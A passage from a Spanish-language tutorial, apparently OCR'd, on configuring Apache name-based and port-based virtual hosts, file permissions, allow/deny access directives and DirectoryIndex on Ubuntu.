


En Apache el directorio sites-available dispone del fichero de configuración, mientras que el directorio sites-enables contiene las directivas de seguridad.


Para albergar varias webs, en vez de dar los permisos que dimos al directorio /var/www/html, debemos dárselos a /var/www, que será donde crearemos los distintos Sites. Para ello usamos los comandos chown y chmod como se muestran a continuación y evitar problemas de permisos en Linux.




Accedemos al siguiente directorio y listamos los archivos de configuración.



Hacemos una copia de seguridad del site por defecto y lo editamos, así ante cualquier problema, siempre podremos restaurar el archivo. Para hacer la copia usamos el comando cp y creamos el archivo ejemplo.conf sobre el que trabajaremos.



Vamos a crear una web llamada www.ejemplo.com. Para que funcionase desde fuera, deberíamos comprar el dominio y redireccionarlo a la IP pública que tenga el servidor, pero para el ejemplo vamos a trabajar en local. Para ello ponemos lo siguiente en el archivo ejemplo.conf, poniendo la IP privada del servidor donde está Apache, es decir, la del Linux con el que estemos trabajando. Para obtenerla si no la conocemos usamos el comando ifconfig.



Lo que hemos puesto en el archivo de configuración, es simplemente la IP con el puerto web 80, el dominio www.ejemplo.com, la ruta interna al directorio web y el tipo de archivo de inicio, en este caso index.html, pero podremos usar index.php si preferimos programar en php por ejemplo.

Podemos además hacer alias, en este caso para que al no poner www antes del dominio también nos funcione, o que todo lo que pongamos terminado por este dominio nos mande a nuestra web.

Creamos la carpeta ejemplo y le creamos un archivo index.html dentro.

```
alumno@lubuntu:/var/www$ sudo mkdir ejemplo
[sudo] password for alumno:
alumno@lubuntu:/var/www$ ls
ejemplo  html
alumno@lubuntu:/var/www$ cd ejemplo
alumno@lubuntu:/var/www/ejemplo$ sudo nano index.html
```

Ponemos cualquier cosa en el index.html y salvamos.

```
  GNU nano 2.2.6                    Archivo: index.html

Este es un ejemplo de página web de inicio.
```


Ahora editamos el archivo /etc/apache2/ports.conf

```
  GNU nano 2.2.6                    Archivo: ports.conf

# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet



                              [ 15 líneas leídas ]
^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Texto  ^C Pos actual
^X Salir        ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt      ^T Ortografía
```

Añadimos la siguiente línea. Como vemos por defecto está escuchando sobre el puerto 80, que es el que usan todas las web HTTP.

```
  GNU nano 2.2.6                    Archivo: ports.conf                    Modificado

# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

NameVirtualHost www.ejemplo.com:80

Listen 80

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Activamos el site nuevo con sudo a2ensite ejemplo.conf y recargamos el Apache para que los cambios surgan efecto. Para reiniciarlo podemos usar como ante service apache2 reload, o /etc/init.d/apache2 reload, eso a nuestro gusto.



Si entramos en el navegador y ponemos www.ejemplo.com, debe aparecer nuestra web.

Si queremos que salga la web poniendo localhost/ejemplo, debemos modificar el directorio de acceso en el site por defecto, o eliminarlo direcamente, aunque no lo recomiendo por su utilidad para copiar como plantilla de cara a otras webs. Para cambiarlo, sólo como curiosidad, sería editando el archivo de configuración por defecto y poniendo de DocumentRoot /var/www en vez de /var/www/html, el cual he comentado al ponerle la alhoadilla delante.

Ya con Localhost funcionaría como muestro a continuación.

Para crear otras webs, sólo hay que repetir estos pasos e ir añadiéndolas en diferentes directorios.

Directivas de acceso.

Apache dispone de directivas de seguridad, vamos a ver algunos ejemplos.

Vamos a permitir y denegar páginas dentro del archivo .conf de una de las web que tengamos creadas. Las directivas van en orden según se deniegue o permita.


En este caso creamos una directiva que permite todo, pero deniega el tráfico web de un equipo cliente con Windows 7 que tiene la ip 192.168.20.25 a un site o web concreta. El orden es importante, trabaja desde arriba a abajo, por lo que es importante poner al final las denegaciones para que realmente surja efecto.

Vamos a seguir con la web ejemplo.com, para ello volvemos a editar el archivo de configuración con el editor nano o el que nos guste.

```
 GNU nano 2.2.6                  Archivo: ejemplo.conf

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/ejemplo
        DirectoryIndex welcome.html
        ServerAlias ejemplo.com *ejemplo.com

<Directory /var/www/ejemplo>
        Order allow,deny
        allow from all
        deny from 192.168.20.25
</Directory>

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

                              [ 40 líneas leídas ]
^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Texto  ^C Pos actual
^X Salir        ^J Justificar   ^W Buscar      ^V Pág. Sig.    ^U PegarTxt      ^T Ortografía
```

Con esto le hemos permitido todo el tráfico, salvo a una IP concreta.


Reiniciamos el Apache con sudo /etc/init.d/apache2 restart y vemos que surge efecto si nos volvemos a conectar desde el Windows 7 al que denegamos.



Ahora creamos dentro de la web ejemplo.com un directorio llamado curso con el comando mkdir.


```
alumno@lubuntu:/var/www/ejemplo$ mkdir curso
alumno@lubuntu:/var/www/ejemplo$ ls -l
total 12
drwxrwxr-x 2 alumno alumno   4096 abr  9 12:14 curso
-rw-r--r-- 1 alumno www-data   45 abr  9 09:43 index.html
-rw-r--r-- 1 root   root       21 abr  9 10:25 welcome.html
alumno@lubuntu:/var/www/ejemplo$
```

Creamos unos html o páginas y les ponemos algo de contenido al index y al resto. Si sólo queremos crearlos podemos usar el comando touch, pero sino, siempre podemos usar nano u otro editor para crearlos y meterles algún contenido.



Ya tengo creados las páginas hola.html, adiós.html e index.html dentro del directorio curso.


En el archivo de configuración del site ejemplo.conf añadimos lo siguiente. La lúnea del DirectoryIndex está comentada.



Reiniciamos el Apache y accedemos a www.ejemplo.com/curso por el navegador. Esto es lo que llamamos Index of, un fallo de seguridad que entrando en un directorio muestra todo su contenido.

Esto es lo que hemos logrado con la opción de indexar. Si ahora descomentamos el DirectoryIndex esto ya no sucederá.

Salvamos, reiniciamos Apache y volvemos a poner la web www.ejemplo.com/curso y saldrá lo siguiente. Automáticamente carga la página de inicio, en este caso index.html del directorio curso, no la del inicio que creamos antes.



Esto es lo que hace el DirectoryIndex, indexa una página de inicio por defecto.

Selección de sites por puerto

Apache además de distribuir sus sites por nombres o dominios, permite una opción bastante interesante, la discriminación por puertos.

Primero creamos en /var/www una carpeta con mkdir llamada practicaP80 y generamos un index.html dentro.

```
alumno@lubuntu: /var/www/practicaP80
Archivo  Edición  Pestañas  Ayuda
alumno@lubuntu:/var/www$ cd practicaP80/
alumno@lubuntu:/var/www/practicaP80$ sudo nano index.html
```

Ponemos cualquier cosa en el archivo index creado.

```
 GNU nano 2.2.6                Archivo: index.html                    Modificado

Web por puerto 80
```

Ahora creamos otra carpeta de site llamada practicaP8080 y creamos su index.html.

```
 GNU nano 2.2.6                Archivo: index.html

Index por puerto 8080
```

Les damos permisos a ambos sites.

```
alumno@lubuntu:/var/www$ sudo chown -R alumno:www-data /var/www/practicaP80
alumno@lubuntu:/var/www$ sudo chown -R alumno:www-data /var/www/practicaP8080/
alumno@lubuntu:/var/www$ sudo chmod -R 755 /var/www/practicaP80
alumno@lubuntu:/var/www$ sudo chmod -R 755 /var/www/practicaP8080/
alumno@lubuntu:/var/www$
```

Como siempre hacemos copia del conf de los sites.

```
alumno@lubuntu:/etc/apache2/sites-available$ sudo cp ejemplo.conf  practicaP80.conf
